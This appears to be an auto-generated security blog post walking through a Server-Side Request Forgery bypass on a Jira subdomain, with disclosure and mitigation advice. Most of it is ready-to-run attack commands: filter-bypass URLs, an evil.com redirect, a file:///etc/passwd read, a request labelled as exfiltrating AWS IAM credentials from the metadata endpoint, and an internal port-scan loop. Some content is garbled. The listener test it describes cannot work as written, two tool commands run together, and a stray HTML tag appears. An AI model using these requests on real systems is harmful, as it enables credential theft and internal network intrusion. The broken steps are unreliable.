Listen to this Post

Introduction:
Server-Side Request Forgery (SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker’s choosing. In a recent real-world case, a trivial SSRF flaw was discovered in a Jira subdomain—the filter only checked if the URL contained the company’s domain, which was easily bypassed by appending it to localhost. This article dissects that vulnerability, provides a hands‑on guide to finding and exploiting such flaws, and discusses mitigation and disclosure best practices.
Learning Objectives:
- Understand what SSRF is and why Jira instances are attractive targets.
- Learn how to identify weak URL filters and bypass them using simple tricks.
- Explore advanced exploitation techniques using HTTP methods and custom headers.
- Gain insight into responsible disclosure and developer‑side mitigation.
You Should Know
- What is SSRF and Why Jira Subdomains Are Prime Targets
SSRF occurs when an application fetches a remote resource based on user‑supplied input without proper validation. Attackers can leverage this to interact with internal systems, access cloud metadata, or perform port scans.
Jira instances are particularly appealing because they often:
- Integrate with internal tools (Confluence, Bitbucket, Jenkins).
- Host plugins that fetch external content (e.g., webhooks, issue attachments).
- Run in cloud environments with metadata endpoints (AWS, GCP, Azure).
- Reconnaissance: Identifying Jira Subdomains and Testing for SSRF
Start by discovering Jira subdomains of your target. Use tools like:
– Sublist3r: `sublist3r -d company.com`
– Amass: `amass enum -d company.com`
– crt.sh: Search for “jira” in certificates.
Once you have a candidate (e.g., jira.company.com), look for endpoints that accept a URL parameter. Common patterns:
– `/rest/api/2/issue/…/attachments`
– `/plugins/servlet/…?url=`
– `/rest/api/latest/…?url=`
Test with a simple external request:
curl -i "https://jira.company.com/rest/api/latest?url=https://webhook.site/your-unique-id"
If you receive a callback on your server, SSRF may be present.
3. Bypassing Weak Filters: The `company.com` Trick
In the reported case, the filter only checked whether the URL contained company.com. A classic bypass is to embed the allowed domain inside a path or subdomain of a malicious domain. For example:
url=http://localhost/company.com
The server sees “company.com” in the string and allows the request, but the actual target is localhost.
Step‑by‑step test:
- Start a local listener (e.g.,
nc -lvp 8080) on your machine.
2. Send a request with the crafted URL:
curl -v "https://jira.company.com/vulnerable-endpoint?url=http://localhost/company.com"
3. If the server connects back to your listener, the bypass works.
Additional bypass techniques:
- Using
@: `http://company.com@localhost/`
– Using redirects: `http://evil.com/redirect?to=localhost`
– Using different schemes: `file:///etc/passwd` (if allowed).
- Leveraging POST Requests and Custom Headers for Deeper Exploitation
The post noted that Jira also accepts POST requests and custom headers. This can be used to interact with internal services that require specific HTTP methods or headers, such as:
– AWS metadata endpoint: `http://169.254.169.254/latest/meta-data/`
– Internal admin panels
– Databases with HTTP APIs (e.g., Elasticsearch)
Example: Exfiltrate AWS credentials
curl -X POST "https://jira.company.com/vulnerable-endpoint?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/admin" \
-H "Custom-Header: value"
If the endpoint returns the IAM role credentials, an attacker can assume that role.
Port scanning via SSRF
Craft requests to internal IP ranges and observe response times or error messages:
for port in 80 443 8080 9200; do
curl -s -o /dev/null -w "%{http_code}" "https://jira.company.com/ssrf?url=http://192.168.1.1:$port"
done
5. Responsible Disclosure and What Happens After Reporting
When you discover an SSRF, always report it responsibly. Steps:
1. Document the vulnerability with proof‑of‑concept (PoC) requests.
2. Contact the vendor via their security email or bug bounty program.
3. Wait for confirmation and fix before disclosing publicly.
In the case described, the issue was fixed immediately and marked as P2 (Medium) according to the Bugcrowd Vulnerability Rating Taxonomy. The reporter’s request for escalation was denied, meaning the vendor did not consider full exploitation (like accessing internal metadata) necessary to validate the risk. This highlights a common dilemma: demonstrating impact often requires going beyond the initial bypass, but you must balance that with responsible limits.
6. Mitigation Strategies for Developers
To prevent SSRF, follow these guidelines:
– Whitelist allowed domains/IPs – never rely on substring checks.
– Block internal IP ranges (127.0.0.0/8, 169.254.169.254/32, etc.).
– Use a URL parsing library to extract the host and validate it properly.
– Disable redirects or validate the final destination after redirects.
– Restrict HTTP methods to only what is necessary.
Python example (Flask) with proper validation:
from urllib.parse import urlparse
import requests

def fetch_url(user_input):
parsed = urlparse(user_input)
hostname = parsed.hostname
if hostname in ALLOWED_HOSTS and not is_private_ip(hostname):
return requests.get(user_input, allow_redirects=False)
else:
return "Invalid URL"
7. Tools and Commands for SSRF Testing
– Burp Suite: Use Intruder to fuzz parameters with localhost and internal IPs.
– ffuf: `ffuf -u “https://jira.company.com/FUZZ?url=http://localhost” -w wordlist.txt- SSRFmap: A dedicated tool to automate exploitation.python ssrfmap.py -r request.txt -p url -m portscan`
<h2 style="color: yellow;">
– curl: As demonstrated, for manual testing.
What Undercode Say
- Key Takeaway 1: Simple filter bypasses, like embedding an allowed domain into a localhost path, are often overlooked but can lead to full internal network compromise. Always test edge cases during security assessments.
- Key Takeaway 2: Responsible disclosure is paramount. Even if a vendor denies escalation, your report may still lead to a fix that protects users. The goal is security, not recognition.
Analysis:
This incident underscores a recurring theme in web security: the gap between theoretical impact and practical exploitation. While the reporter found a trivial bypass, the vendor fixed it without acknowledging full impact. This reflects a cautious approach—closing the hole before attackers can weaponize it. For defenders, the lesson is to implement layered defenses: filter validation, network segmentation, and monitoring for suspicious outbound requests. For bug hunters, persistence and creativity in demonstrating impact often pay off, but must be balanced with ethics.
Prediction
As organizations increasingly move to the cloud, SSRF attacks will continue to evolve, targeting cloud metadata endpoints (e.g., IMDSv2, but older versions remain vulnerable). We can expect more sophisticated bypasses using DNS rebinding, protocol smuggling, and chaining with other vulnerabilities. Automated scanners will become better at detecting blind SSRF, but manual testing will remain essential to uncover context‑specific filters. Bug bounty programs will likely tighten their scope and require clearer proof of impact to prevent low‑effort reports from overwhelming triage teams.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Atanas Peev – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


